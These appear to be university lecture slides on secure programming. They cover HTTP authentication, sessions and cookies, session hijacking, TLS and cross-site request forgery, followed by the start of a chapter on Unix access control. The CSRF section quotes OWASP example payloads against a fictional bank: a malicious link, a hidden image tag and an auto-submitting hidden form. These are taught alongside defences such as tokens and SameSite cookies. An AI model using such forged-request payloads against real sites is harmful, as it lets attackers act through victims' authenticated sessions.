Security Threats and Countermeasures

HTTPS communications

Cross-Site Request Forgery

Summary

# Authentication and Authorization

---

- ▶ **Authentication :**  
make sure request was really made by a specific user
- ▶ **Authorization :**  
ensure user allowed to execute a certain action

# Authentication Methods

---

- ▶ Based on what you know : password
- ▶ Based on what you have : physical key or device, Public Key Certificate
- ▶ Based on what you are : biometrics
- ▶ Or a combination of several methods

# Password Authentication Methods

---

- ▶ Basic authentication : send password in clear
- ▶ Digest authentication : hash password and send the hash
- ▶ Challenge-Response Protocol
  - ▶ Client initiates a connection ; Server sends a challenge ; Client responds ; Server checks response
  - ▶ Client's response is a cryptographically strong function of challenge and password
- ▶ HTTPS (HTTP over TLS)
  - ▶ Agree on a common secret session key
  - ▶ Encrypt password using the secret session key

# Password Authentication Example

---

UNIVERSITY OF  
BIRMINGHAM

## Welcome to Web Single Sign-On

To access the protected resource that you have selected, you must first login.

Please enter your [University of Birmingham](#) username and password into the boxes below and then click on the **Login** button.

Username	<input type="text" value="Username"/>
Password	<input type="password" value="Password"/>
<input type="button" value="Login"/>	

---

Authentication services provided by Shibboleth IdP Version 3.2.1

# Hypertext Transfer Protocol (HTTP)

---

- ▶ Core data communication protocol for World Wide Web, built over TCP and IP
- ▶ Request-response protocol
  - ▶ Client connects to server to initiate a request
  - ▶ Server responds with answer to request  
(or some error message)
- ▶ Most common methods are GET and POST

# Hypertext Transfer Protocol (HTTP)

---

- ▶ GET : request a specified resource
- ▶ HEADER : only request header of specified resource
- ▶ POST : post data on the specified web resource
- ▶ OPTIONS
- ▶ PUT
- ▶ DELETE
- ▶ TRACE
- ▶ CONNECT
- ▶ ...

# UoB Single Sign-On

---

UNIVERSITY OF  
BIRMINGHAM

## Welcome to Web Single Sign-On

To access the protected resource that you have selected, you must first login.

Please enter your [University of Birmingham](#) username and password into the boxes below and then click on the Login button.

Username	<input type="text" value="Username"/>
Password	<input type="password" value="Password"/>
<input type="button" value="Login"/>	

---

Authentication services provided by Shibboleth IdP Version 3.2.1

# UoB Single Sign-On : source code

---

```
<form action="/idp/profile/SAML2/Redirect/SSO?execution=e1s1" method="post">
    <h2 class="form-signin-heading">Welcome to Web Single Sign-On</h2>

    <p class="help-block">To access the protected resource that you have selected, you must first login.</p>
    <p class="help-block">Please enter your <a href="https://www.birmingham.ac.uk">University of Birmingham</a> <b>username</b> and
    <b>password</b> into the boxes below and then click on the <b>Login</b> button.</p>

    <div class="input-group col-md-8 col-xs-11">
        <span class="input-group-addon">Username</span>
        <input id="j_username" name="j_username" type="text" class="form-control" value="" placeholder="Username" required autofocus />
    </div>

    <p />
    <div class="input-group col-md-8 col-xs-11">
        <span class="input-group-addon">Password</span>
        <input id="j_password" name="j_password" type="password" class="form-control" placeholder="Password" required>
    </div>

    <p />
    <div class="input-group">
        <button class="btn btn-primary" type="submit"
            name="eventId_proceed" id="j_submit"
            value="Login"
            alt="Login"
            onClick="this.childNodes[0].nodeValue='Logging in, please wait...'">Login</button>
    </div>
</form>
```

# HTTP is Stateless

---

- ▶ From the server point of view, each new HTTP request is independent from previous ones
- ▶ Can make “persistent” or “keep-alive” connections, where multiple requests/responses sent with a single connection, but these time out after 1-2minutes
- ▶ For most applications we will need longer sessions

# Sessions

---

- ▶ Aim : extend the length of a communication
- ▶ Idea :
  - ▶ Client makes a first connection to server
  - ▶ Server gives some session ID (for example, in a cookie) to the client
  - ▶ Session ID is then included in every message between server and client

# How the Session ID is sent

---

- ▶ URL parameters
- ▶ URL arguments on GET requests
- ▶ Body arguments on POST requests such as HTML forms
- ▶ Cookies in standard HTTP headers
- ▶ Proprietary HTTP headers

# Authenticated Sessions

---

- ▶ Client's credentials checked when session created, then session ID exchanged as before
- ▶ So after initial authentication the client is implicitly authenticated by the session ID
- ▶ I.e. : session ID grants same privileges as password
- ▶ Need to protect session ID
- ▶ Need to set an expiration time

# Session ID in HTTP GET parameters

---

- ▶ Will be visible in the URL bar  
`http://mysite/login?jsessionid=123`
- ▶ Should the user decide to share a specific site by sharing the URL, he will also share his session
- ▶ Multiple sessions in a single browser are possible using different tabs

# Session ID in HTTP cookie

---

- ▶ Not visible in the URL bar
- ▶ Automatically transmitted by the browser,  
no link rewriting is required
- ▶ Sharing URLs is not a problem
- ▶ Can specify a lifetime
- ▶ Can also be bound to the lifetime of the browser
- ▶ Best and most common option

# Cookie HTTP Headers

---

- ▶ SetCookie header :

```
Set-Cookie: <name>=<value>[; <name>=<value>]...  
[; expires=<date>] [; domain=<domain_name>]  
[; path=<some_path>] [; secure] [; httponly]
```

- ▶ Cookie header :

```
Cookie: <name>=<value> [;<name>=<value>]...
```

# Cookies : PHP

## setcookie

(PHP 4, PHP 5, PHP 7)

setcookie — Send a cookie

### Description

```
bool setcookie ( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )
```

`setcookie()` defines a cookie to be sent along with the rest of the HTTP headers. Like other headers, cookies must be sent *before* any output from your script (this is a protocol restriction). This requires that you place calls to this function prior to any output, including `<html>` and `<head>` tags as well as any whitespace.

Once the cookies have been set, they can be accessed on the next page load with the `$_COOKIE` array. Cookie values may also exist in `$_REQUEST`.

# Cookies : JavaScript

---

## Create a Cookie with JavaScript

JavaScript can create, read, and delete cookies with the **document.cookie** property.

With JavaScript, a cookie can be created like this:

```
document.cookie = "username=John Doe";
```

You can also add an expiry date (in UTC time). By default, the cookie is deleted when the browser is closed:

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC";
```

With a path parameter, you can tell the browser what path the cookie belongs to. By default, the cookie belongs to the current page.

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC; path=/";
```

# UoB Single Sign-On : logging out

---

## Canvas logout

Please close all browser windows to complete the logout process.

The University uses Shibboleth authentication to provide single sign-on access to Canvas, Library Account and other services. When you log in to one of these services, you are authenticated to access them all without having to log in again. The single sign-on mechanism continues to work even if you log out of a particular service and therefore you must close down the browser to prevent continued access to these services.

# Outline

---

Introduction

## Authenticating over HTTP

Web Sessions

Security Threats and Countermeasures

HTTPS communications

Cross-Site Request Forgery

Summary

# OWASP Top 10

A2

## Broken Authentication and Session Management

```
graph LR; A((Threat Agents)) --> B[Attack Vectors]; B --> C[Security Weakness]; C --> D[Technical Impacts]; D --> E[Business Impacts]
```

Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as authorized users, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attackers use leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to temporarily or permanently impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, create account, change password, forgot password, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.	Such flaws may allow some or even <u>all</u> accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data and application functions.  Also consider the business impact of public exposure of the vulnerability.	

# Security Threats

---

- ▶ After initial authentication the client is implicitly authenticated by the session ID
- ▶ An attacker might try
  - ▶ **Session Hijacking** : steal your session ID and use it
  - ▶ **Cross-Site Request Forgery** : incite you to execute some action while you hold the session ID



# Session hijacking

---

- ▶ Attacker recovers a session ID, and can then fully impersonate a victim
- ▶ Some techniques
  - ▶ Session fixation : give user a session ID to use
  - ▶ Session hijacking, via packet sniffing
  - ▶ Cross-site scripting
  - ▶ Malwares
- ▶ May target a specific user, or any user

# Session hijacking countermeasures

---

- ▶ Do not send session IDs in clear, use encryption
- ▶ Use unpredictable IDs
- ▶ Make sure a fresh ID is generated at each login
- ▶ Check IP address source (not enough)
- ▶ Refresh session ID values regularly
- ▶ Client side : do not forget to logout

# Useful cookie attributes

---

- ▶ **HTTPOnly** : cookie cannot be accessed by scripts (helps against XSS attacks)
- ▶ **SameSite** : do not send the cookie with a request coming from another site
- ▶ **Domain** and **Path** : specify where the cookie can be sent (restrictive by default)
- ▶ **MaxAge** : otherwise cookie expires when browser is closed
- ▶ **Secure** : only send cookie through HTTPS

# Outline

---

Introduction

## **Authenticating over HTTP**

Web Sessions

Security Threats and Countermeasures

**HTTPS communications**

Cross-Site Request Forgery


Summary

# HTTPS

---

- ▶ HTTPS is HTTP over SSL/TLS
- ▶ TLS = Transport Layer Security
  - ▶ Handshake protocol, to agree on communication method and construct shared secret session keys
  - ▶ Record protocol, where session keys used to encrypt and authenticate all communications

# HTTPS (2)



Picture credit : [hpbn.co/transport-layer-security-tls/](http://hpbn.co/transport-layer-security-tls/)

# Some Cryptography concepts

---

- ▶ Encryption algorithm
- ▶ Signature algorithm
- ▶ Hash function
- ▶ Key exchange protocol
- ▶ Public Key infrastructure

# Crypto tool : encryption algorithm

---

- ▶ In fact three algorithms
  - ▶ Key generation algorithm
  - ▶ Encryption algorithm
  - ▶ Decryption algorithm
- ▶ Can be symmetric (same key to encrypt and decrypt) or asymmetric (public key to encrypt, private key to decrypt)
- ▶ Examples : AES, RSA, ElGamal
- ▶ Intuitively : given encryptions of two chosen messages, attacker should not be able to tell which is which, even if they can request decryptions of other ciphertexts

# Crypto tool : signature algorithm

---

- ▶ In fact three algorithms
  - ▶ Key generation algorithm : for public,secret key pairs
  - ▶ Signature algorithm, using the secret key
  - ▶ Decryption algorithm, using the public key
- ▶ Examples : RSA, ElGamal
- ▶ Intuitively : attacker should not be able to produce a valid signature on any message, even if they can request signatures on other messages

# Crypto tool : hash function

---

- ▶ Takes arbitrary large message inputs, and outputs some fixed size message digest
- ▶ Examples : SHA, MD5
- ▶ Security properties :
  - ▶ Cannot be inverted
  - ▶ Cannot find two messages with same digest
  - ▶ Produce “random-looking” outputs

# Crypto tool : key exchange

---

- ▶ Interactive protocol between two parties
- ▶ Goal : establish a common *secret* key after exchanging *public* messages
- ▶ Example : Diffie-Hellman protocol

# Public Key Infrastructure

---

- ▶ Until the seventies all cryptography was symmetric : same key used to decrypt and encrypt
- ▶ 1976 : invention of public key cryptography
  - ▶ Every party generates their pair of public,secret keys
  - ▶ Public key used to encrypt ; secret key used to decrypt
  - ▶ Secret key used to sign ; public key used to verify
- ▶ Public key certificate authenticates a public key : essentially a signature of the public key by a trusted certification authority

# TLS handshake

---

RFC 5246

TLS

August 2008

The TLS Handshake Protocol involves the following steps:

- Exchange hello messages to agree on algorithms, exchange random values, and check for session resumption.
- Exchange the necessary cryptographic parameters to allow the client and server to agree on a premaster secret.
- Exchange certificates and cryptographic information to allow the client and server to authenticate themselves.
- Generate a master secret from the premaster secret and exchanged random values.
- Provide security parameters to the record layer.
- Allow the client and server to verify that their peer has calculated the same security parameters and that the handshake occurred without tampering by an attacker.

# TLS handshake

[RFC 5246](#)

TLS

August 2008




Figure 1. Message flow for a full handshake

\* Indicates optional or situation-dependent messages that are not always sent.

# TLS guarantees

---

- ▶ Server authentication
- ▶ Optionally, client authentication
- ▶ Data integrity
- ▶ Data confidentiality
- ▶ Optionally, forward security : past communications remain secure even if long term keys are compromised
- ▶ Assuming you choose strong cryptographic algorithms, and TLS protocols are sound

# TLS : Deployment

---

- ▶ Generate your private/public key pairs  
(for example using OpenSSL)
- ▶ Buy a certificate from a certificate authority  
(VeriSign, Entrust, GeoTrust, GoDaddy, . . . )
- ▶ Install your keys and certificate on your web server
- ▶ Enforce TLS use when needed
  - ▶ Use HTTP Strict Transport Security (HSTS)

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

- ▶ Set your cookies “secure”

#### **secure**

Indicates that the cookie should only be transmitted over a secure HTTPS connection from the client. When set to **TRUE**, the cookie will only be set if a secure connection exists. On the server-side, it's up to the programmer to send this kind of cookie only on secure connection (e.g. with respect to `$_SERVER["HTTPS"]`).

# HTTPS example

The screenshot shows a Microsoft Edge browser window displaying the [Guardian UK website](https://www.theguardian.com/uk). The page features a dark blue header with navigation links like 'sign in', 'become a supporter', 'subscribe', 'search', and 'jobs'. Below the header is a large banner with the Guardian logo and the text 'website of the year'. The main content area includes a headline 'Hottest on record / 2016 to set new high for third year running' and a sidebar with news items about the Paris accord, hydroelectricity, and Ebola.

An SSL certificate dialog box is overlaid on the page, titled 'Certificate'. It shows the 'General Details (Certification Path)' tab with the following information:

Field	Value
Version	V3
Serial number	0E 4F 8E 4D 4...
Signature algo	sha256
Issuer	GlobalSign Org...
Valid from	13 March 2016...
Subject	l.uk.feastly.net, ...
Public key	RSA (2048 bits)

The right side of the image shows the browser's developer tools under the 'Security' tab, which displays a green bar indicating a secure connection. The 'Security Overview' section states: 'This page is secure (valid HTTPS)'. It also lists 'Secure Origins' (including <https://www.theguardian.co.uk>), 'Secure Connection' (describing TLS 1.2, RSA, and AES-128-GCM), and 'Secure Resources' (noting all resources are served securely).

# Outline

---

Introduction

Authenticating over HTTP

Cross-Site Request Forgery

Cross-Site Request Forgery

Countermeasures

Summary

# OWASP Top 10

The diagram illustrates the flow of a security threat. It starts with 'Threat Agents' (represented by a stick figure icon) leading to 'Attack Vectors' (represented by a puzzle piece icon). This leads to 'Security Weakness' (represented by a gear icon). This leads to 'Technical Impacts' (represented by a cylinder icon). Finally, it leads to 'Business Impacts' (represented by a shield icon).

A8		Cross-Site Request Forgery (CSRF)				
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific	
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website, including any website or other HTML feed that your users visit.	Attackers create forged HTTP requests and trick a victim into submitting them via image tags, iframes, XSS, or various other techniques. If the user is authenticated, the attack succeeds.	<a href="#">CSRF</a> takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones.	Detection of CSRF flaws is fairly easy via penetration testing or code analysis.	Attackers can trick victims into performing any state changing operation the victim is authorized to perform (e.g., updating account details, making purchases, modifying data).	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions.	Consider the impact to your reputation.

# Outline

---

Introduction

Authenticating over HTTP


Cross-Site Request Forgery

Cross-Site Request Forgery

Countermeasures

Summary

# Cross-Site Request Forgery (CSRF)



- ▶ Client has previously received a session ID from server
- ▶ Attacker tricks Client into making some request to server

# Comparison with XSS

---

- ▶ Cross-site scripting exploits the trust a user has for a particular site
- ▶ Cross-Site Request Forgery exploits the trust that a site has in a user's browser

# A web banking scenario

---

- ▶ A client connects to a server, say a banking application
- ▶ Server gives session cookie to Client
- ▶ To make a payment, Client visits some page from Server
  1. Client's browser makes HTTP request to get the page ; it also automatically adds the cookie
  2. Page is read by Client's browser ; it contains some form
  3. Client fills in the form and presses submit button
  4. Browser issues another HTTP request to Server ; it also automatically adds the cookie
  5. On receiving a request Server checks the cookie and proceeds with the payment

# A web banking scenario

---

- ▶ To make a payment, Client visits some page from server
  1. ...
  5. On receiving a request Server checks the cookie and proceeds with the payment
- ▶ Two important observations
  - ▶ Server does not check whether Steps 1-4 took place before executing Step 5
  - ▶ When browser makes an HTTP request to the Server, browser automatically adds the cookie to the request

# Cross-Site Request Forgery (CSRF)

---

- ▶ Client has previously received a cookie from Server
- ▶ Attacker sends Client some link, or some script embedded in a webpage, that will issue a request to Server
- ▶ Client's browser sends the request to Server ; it also automatically adds the cookie
- ▶ Server checks the cookie and then executes the request
- ▶ Client not aware of what is happening, in fact vulnerable Server page may never be loaded by their browser !

# GET example (OWASP)

---

- ▶ Alice wants to send £100 to Bob using a vulnerable application *bank.com*
- ▶ She connects to the website, and she now has an authentication cookie
- ▶ A normal request would look like

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

## GET example (OWASP)

---

- ▶ Attacker sends Alice an email including

```
<a href="http://bank.com/transfer.do?  
acct=EVIL&amount=100000">View my  
Pictures!</a>
```

- ▶ By clicking the link Alice effectively makes the request

- ▶ Alternatively, attacker includes a fake image

```

```

- ▶ Alice won't see image but her browser will nevertheless send the request to the bank

# POST example (OWASP)

---

- ▶ A normal request would look like

```
POST http://bank.com/transfer.do HTTP/1.1  
acct=BOB&amount=100
```

- ▶ Attacker makes Alice visit a page including

```
<body onload="document.forms[0].submit()">  
<form action="http://bank.com/transfer.do" method="POST"  
      ">  
<input type="hidden" name="acct" value="EVIL"/>  
<input type="hidden" name="amount" value="100000"/>  
</form>
```

# Impact

---

- ▶ Money transfer, item purchase, password change, etc, for user accounts
- ▶ Full application compromise for admin accounts
- ▶ Favourite targets are community and payment websites
- ▶ Attack can be exercised behind a firewall
- ▶ Webmails particularly vulnerable : you will be logged in when you receive the malicious email

# Cross-Site Request Forgery (OWASP)

---

- ▶ CSRF relies on the following :
  1. Browsers automatically send session information
  2. Attacker can predict some valid application URLs
  3. Session management only relies on information known by the browser
  4. Some HTML tags (for example IMG) cause automatic access to an HTTP(S) resource
- ▶ Points 1, 2, 3 essential for the vulnerability to exist
- ▶ Point 4 facilitates exploitation but not strictly required

# Outline

---

Introduction

Authenticating over HTTP

Cross-Site Request Forgery

Cross-Site Request Forgery

Countermeasures

Summary

# Remember : web banking scenario

---

- ▶ To make a payment, Client visits some page from server
  1. ...
  5. On receiving a request Server checks the cookie and proceeds with the payment
- ▶ Two important observations
  - ▶ Server does not check whether Steps 1-4 took place before executing Step 5
  - ▶ When browser makes an HTTP request to the Server, browser automatically adds the cookie to the request

# Prevention

---

- ▶ Server side : check that Steps 1-4 indeed took place
  - ▶ Same origin policy
  - ▶ Anti-CSRF Tokens
  - ▶ Challenge-Response mechanisms
- ▶ Client side : do not relay cross-site requests
  - ▶ Use SameSite attribute
- ▶ Prevent Cross-Site Scripting
- ▶ Educate users

# Same origin policy

---

- ▶ Idea : ignore a request if it originates from a different site
- ▶ Check Origin and/or Referer HTTP headers to know where the request originated from
  - ▶ These are protected headers, can only be set by browsers
  - ▶ Origin is mandatory with HTTPS
  - ▶ Not mandatory otherwise
- ▶ Deny by default : reject request if headers are not there

# Anti-CSRF tokens

---

- ▶ Include some randomly generated token in your form
- ▶ Token sent to legitimate Client with the page
- ▶ Ask Client to submit the token with the form
- ▶ Only accept requests with valid token
- ▶ Previous CSRF attacks defeated since Attacker does not know the token
- ▶ Server needs to store and manage the tokens
- ▶ Check OWASP's CSRGuard and CSRFProtector

# Challenge-Response Mechanisms

---

- ▶ Before the request is executed send a challenge to user, who has to respond with a valid answer
  - ▶ Re-authentication, CAPTCHA, one-time token
- ▶ Very good protection, but can affect user experience
- ▶ Keep only for sensitive requests

# Prevent Cross-Site Scripting

---

- ▶ Cross-Site Scripting is not necessary for CSRF to work
- ▶ But XSS vulnerability can be used to defeat token and referer/origin based defenses
- ▶ XSS cannot defeat challenge-response defenses

# Safety CSRF Tips for Users (OWASP)

---

- ▶ Logoff immediately after using a Web application
- ▶ Do not allow your browser to save username/passwords
- ▶ Use different browsers to access sensitive applications and to surf internet freely
- ▶ Plugins such as No-Script make POST based CSRF vulnerabilities difficult to exploit
- ▶ Mails and newsreaders integrated in browsers pose additional risks

# SameSite cookie attribute

---

- ▶ Forbid browser to send cookies with cross-site requests
- ▶ Can be Strict or Lax
  - ▶ Strict mode prevents following a Facebook link from another webpage when you are logged in
- ▶ See <https://scotthelme.co.uk/csrf-is-dead/>

# Outline

---

Introduction

Authenticating over HTTP

Cross-Site Request Forgery

Summary

# Summary

---

- ▶ HTTP is a stateless protocol, so session mechanisms are built on top of it
- ▶ Cookies must be protected to prevent Session hijacking ; otherwise attacker temporarily gets Client's privileges
- ▶ Cross-Site Request Forgery attacks (CSRF) exploit trust of a website on a client
- ▶ Main CSRF prevention : Same Origin Policies and Tokens

# References and Acknowledgements

---

- ▶ Relevant OWASP and CWE articles
- ▶ <https://scotthelme.co.uk/csrf-is-dead/>
- ▶ While preparing these slides I also used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me). Some of my slides are heavily inspired from his (but blame me for any errors!)

# Secure Programming (06-20010)

## Chapter 5: Unix Access Control Mechanisms

Christophe Petit

University of Birmingham

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Access control

---



# Outline

---

Unix Security Features

Setuid programs

Restricting system calls with seccomp

Summary

# Outline

---

Unix Security Features

Setuid programs

Restricting system calls with seccomp

Summary

# Kernel space and User space

---

- ▶ Virtual memory divided into kernel space and user space
- ▶ Kernel space is for privileged operating system kernel, kernel extensions, and most device drivers
- ▶ User space is where applications and some drivers execute
- ▶ This protects memory and hardware from both malicious and buggy software
- ▶ System calls allow users to call kernel operations

# Users and Groups

---

- ▶ Users are identified by their User ID (UID)
- ▶ UID 0 is a special privilege user called root, typically the administrator
- ▶ Unprivileged user IDs typically start at 500 or 1000
- ▶ A group is a set of users sharing resources (files, devices, programs)
- ▶ Each group has a Group ID (GID)
- ▶ Each user belongs to at least one group, and potentially supplementary groups

# etc/passwd and etc/shadow

---

- ▶ etc/passwd contains the list of users
- ▶ Can be read by any user
- ▶ Contains lines such as  
*chris : x : 500 : 500 : Christophe Petit : /home/chris : /bin/bash*
- ▶ etc/shadow contains (salted) password hashes
- ▶ Can only be read by root

# Filesystem objects

---

- ▶ Information organized in a directory tree rooted at “/”, where each directory contains filesystem objects
- ▶ Filesystem objects can be ordinary files, directories, symbolic links, named pipes, sockets, . . .

# Usual directories

---

- ▶ /etc : configuration files
- ▶ /home : user files and applications
- ▶ /bin : executables that are part of the OS
- ▶ /sbin : executables for superusers
- ▶ /var : log files, temporary files

# Filesystem object attributes

---

- ▶ Owning UID and GUID
  - ▶ Can only be changed by owner and root
- ▶ Permission bits : read, write and execute permissions for owner, group and other
  - ▶ Permission to add/remove files depends on the file's directory attributes, not the file's attributes
- ▶ Sticky bit : on a directory, prevents removal and renames on its files (except by file owner, directory owner and root)
- ▶ setuid, setgid : when set on executable file, program runs with privileges of the file owner instead of executer
- ▶ Timestamps storing access and modification times

# File permissions

---

- ▶ Each file has attached read - write - execute permissions for owner - group -other
- ▶ Example : permission 754 means
  - ▶ File owner can read, write, execute  
 $(7 = 4 \cdot 1 + 2 \cdot 1 + 1 \cdot 1)$
  - ▶ Group owner can read, not write, execute  
 $(5 = 4 \cdot 1 + 2 \cdot 0 + 1 \cdot 1)$
  - ▶ Others can read, not write, not execute  
 $(4 = 4 \cdot 1 + 2 \cdot 0 + 1 \cdot 0)$
- ▶ Note : with 457 file owner can only read
- ▶ For directories, permission bits mean listing files, adding/removing/renaming files, and access all files

# Changing Access Control Attributes

---

## chmod(1) - Linux man page

### Name

chmod - change file mode bits

### Synopsis

```
chmod [OPTION]... MODE[,MODE]... FILE...
chmod [OPTION]... OCTAL-MODE FILE...
chmod [OPTION]... --reference=RFILE FILE...
```

### Description

This manual page documents the GNU version of **chmod**. **chmod** changes the file mode bits of each given file according to *mode*, which can be either a symbolic representation of changes to make, or an octal number representing the bit pattern for the new mode bits.

The format of a symbolic mode is `[ugoa...] [[+|-|=][perms...]]...`, where *perms* is either zero or more letters from the set **rwxXst**, or a single letter from the set **ugo**. Multiple symbolic modes can be given, separated by commas.

A combination of the letters **ugoa** controls which users' access to the file will be changed: the user who owns it (**u**), other users in the file's group (**g**), other users not in the file's group (**o**), or all users (**a**). If none of these are given, the effect is as if **a** were given, but bits that are set in the umask are not affected.

The operator **+** causes the selected file mode bits to be added to the existing file mode bits of each file; **-** causes them to be removed; and **=** causes them to be added and causes unmentioned bits to be removed except that a directory's unmentioned set user and group ID bits are not affected.

The letters **rwxXst** select file mode bits for the affected users: read (**r**), write (**w**), execute (or search for directories) (**x**), execute/search only if the file is a directory or already has execute permission for some user (**X**), set user or group ID on execution (**s**), restricted deletion flag or sticky bit (**t**). Instead of one or more of these letters, you can specify exactly one of the letters **ugo**: the permissions granted to the user who owns the file (**u**), the permissions granted to other users who are members of the file's group (**g**), and the permissions granted to users that are in neither of the two preceding categories (**o**).

- ▶ See also **fchmod**, **chown**, **chgrp**

# Use of Access Control Attributes

---

- ▶ Checked when opening a file
- ▶ Not checked at every read/write
- ▶ Checked by unix functions open, creat, link, unlink, rename, mknod, symlink, socket

# Symbolic links (symlinks)

---

- ▶ Symlinks are references to other files
- ▶ Automatically resolved by the operating system
- ▶ Every user on the local system can create symlinks
  - ▶ Link target does not need to be owned by user
  - ▶ User needs write permission on the directory where they create the symlink

# In command

---

LN(1)

User Commands

LN(1)

**NAME** [top](#)

ln - make links between files

**SYNOPSIS** [top](#)

```
ln [OPTION]... [-T] TARGET LINK_NAME      (1st form)
ln [OPTION]... TARGET                      (2nd form)
ln [OPTION]... TARGET... DIRECTORY         (3rd form)
ln [OPTION]... -t DIRECTORY TARGET...     (4th form)
```

**DESCRIPTION** [top](#)

In the 1st form, create a link to TARGET with the name LINK\_NAME. In the 2nd form, create a link to TARGET in the current directory. In the 3rd and 4th forms, create links to each TARGET in DIRECTORY. Create hard links by default, symbolic links with `--symbolic`. By default, each destination (name of new link) should not already exist. When creating hard links, each TARGET must exist. Symbolic links can hold arbitrary text; if later resolved, a relative link is interpreted in relation to its parent directory.



# Processes

---

- ▶ User-level activities implemented by running processes
- ▶ Processes can create other processes with *fork*
- ▶ In Linux, *clone* can decide what resources are shared with process created

## fork and clone

FORK(2)	Linux Programmer's Manual	FORK(2)
<b>NAME</b>	<a href="#">top</a>	
fork - create a child process		
<b>SYNOPSIS</b>	<a href="#">top</a>	
#include <unistd.h>		
pid_t fork(void);		
<b>DESCRIPTION</b>	<a href="#">top</a>	
fork() creates a new process by duplicating the calling process. The new process is referred to as the <i>child</i> process. The calling process is referred to as the <i>parent</i> process.		
The child process and the parent process run in separate memory spaces. At the time of fork() both memory spaces have the same content. Memory writes, file mappings ( <a href="#">mmap(2)</a> ), and unmappings ( <a href="#">munmap(2)</a> ) performed by one of the processes do not affect the other.		
The child process is an exact duplicate of the parent process except for the following points:		
<ul style="list-style-type: none"><li>* The child has its own unique process ID, and this PID does not match the ID of any existing process group (<a href="#">setpgid(2)</a>) or session.</li><li>* The child's parent process ID is the same as the parent's process ID.</li><li>* The child does not inherit its parent's memory locks (<a href="#">mlock(2)</a>, <a href="#">mlockall(2)</a>).</li></ul>		

